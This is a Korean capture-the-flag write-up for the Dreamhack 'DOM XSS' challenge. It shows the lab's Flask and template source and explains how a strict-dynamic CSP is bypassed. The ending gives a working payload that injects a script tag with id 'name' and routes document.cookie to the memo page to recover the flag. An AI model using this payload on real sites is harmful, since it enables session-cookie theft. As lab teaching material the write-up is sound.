(33) Dreamhack DOM XSS 문제 풀이
문제 풀이
 오늘도 그 페이지 입니다. 바로 코드를 봅시다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
#!/usr/bin/python3
from flask import Flask, request, render_template
from selenium import webdriver
from selenium.webdriver.chrome.service import Service
import urllib
import os

app = Flask(__name__)
app.secret_key = os.urandom(32)
nonce = os.urandom(16).hex()

try:
    FLAG = open("./flag.txt", "r").read()
except:
    FLAG = "[**FLAG**]"


def read_url(url, cookie={"name": "name", "value": "value"}):
    cookie.update({"domain": "127.0.0.1"})
    try:
        service = Service(executable_path="/chromedriver")
        options = webdriver.ChromeOptions()
        for _ in [
            "headless",
            "window-size=1920x1080",
            "disable-gpu",
            "no-sandbox",
            "disable-dev-shm-usage",
        ]:
            options.add_argument(_)
        driver = webdriver.Chrome(service=service, options=options)
        driver.implicitly_wait(3)
        driver.set_page_load_timeout(3)
        driver.get("http://127.0.0.1:8000/")
        driver.add_cookie(cookie)
        driver.get(url)
    except Exception as e:
        driver.quit()
        # return str(e)
        return False
    driver.quit()
    return True


def check_xss(param, name, cookie={"name": "name", "value": "value"}):
    url = f"http://127.0.0.1:8000/vuln?param={urllib.parse.quote(param)}#{name}"
    return read_url(url, cookie)

@app.after_request
def add_header(response):
    global nonce
    response.headers['Content-Security-Policy'] = f"default-src 'self'; img-src https://dreamhack.io; style-src 'self' 'unsafe-inline'; script-src 'self' 'nonce-{nonce}' 'strict-dynamic'"
    nonce = os.urandom(16).hex()
    return response

@app.route("/")
def index():
    return render_template("index.html", nonce=nonce)


@app.route("/vuln")
def vuln():
    param = request.args.get("param", "")
    return render_template("vuln.html", nonce=nonce, param=param)


@app.route("/flag", methods=["GET", "POST"])
def flag():
    if request.method == "GET":
        return render_template("flag.html", nonce=nonce)
    elif request.method == "POST":
        param = request.form.get("param")
        name = request.form.get("name")
        if not check_xss(param, name, {"name": "flag", "value": FLAG.strip()}):
            return f'<script nonce={nonce}>alert("wrong??");history.go(-1);</script>'

        return f'<script nonce={nonce}>alert("good");history.go(-1);</script>'


memo_text = ""


@app.route("/memo")
def memo():
    global memo_text
    text = request.args.get("memo", "")
    memo_text += text + "\n"
    return render_template("memo.html", memo=memo_text, nonce=nonce)


app.run(host="0.0.0.0", port=8000)
오늘 문제가 다른점은 CSP에 strict-dynamic이 있다는 겁니다.
strict-dynamic은 허용된 스크립트에서 동적으로 생성된 스크립트를 실행하도록 허용한다는 뜻 입니다. 여기가 다르니 이걸 이용하는 문제라고 추측해볼 수 있겠습니다.
또 다른점은 그동안은 param만 넘겨줬지만, 이번엔 name도 존재한다는 겁니다.  flag 페이지를 보면
 param=말고 #으로 시작하는 인풋이 또 하나 있습니다.
vuln 페이지 소스코드를 보도록 하겠습니다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
{% extends "base.html" %}
{% block title %}Index{% endblock %}

{% block head %}
  {{ super() }}
  <style type="text/css">
    .important { color: #336699; }
  </style>
{% endblock %}

{% block content %}

  <script nonce={{ nonce }}>
    window.addEventListener("load", function() {
      var name_elem = document.getElementById("name");
      name_elem.innerHTML = `${location.hash.slice(1)} is my name !`;
    });
 </script>
  {{ param | safe }}
  <pre id="name"></pre>
{% endblock %}
기존에 param을 보여주는것에 더해 location.hash.slice(1)로 #뒤에있는 내용을 가져와서 is my name !와 합쳐서 보여준다고 하네요. 근데, 코드를 보면 id=name인 요소에는 죄다 innerHTML을 수정하도록 되어 있습니다.
따라서 id=name인 스크립트 태그를 xss로 삽입하고 하고 거기에 명령어가 들어갈 수 있도록 만들어 주면 되겠죠.
1
param=<script id="name"></script>#location='memo?memo='+document.cookie//
이런식으로 입력해 주도록 하겠습니다. js맨 뒤에 //는 is my name !을 주석으로 처리하기 위함입니다.
그리고 memo페이지에 가보면  위와 같이 flag를 얻을 수 있습니다.
This post is licensed under CC BY 4.0 by the author.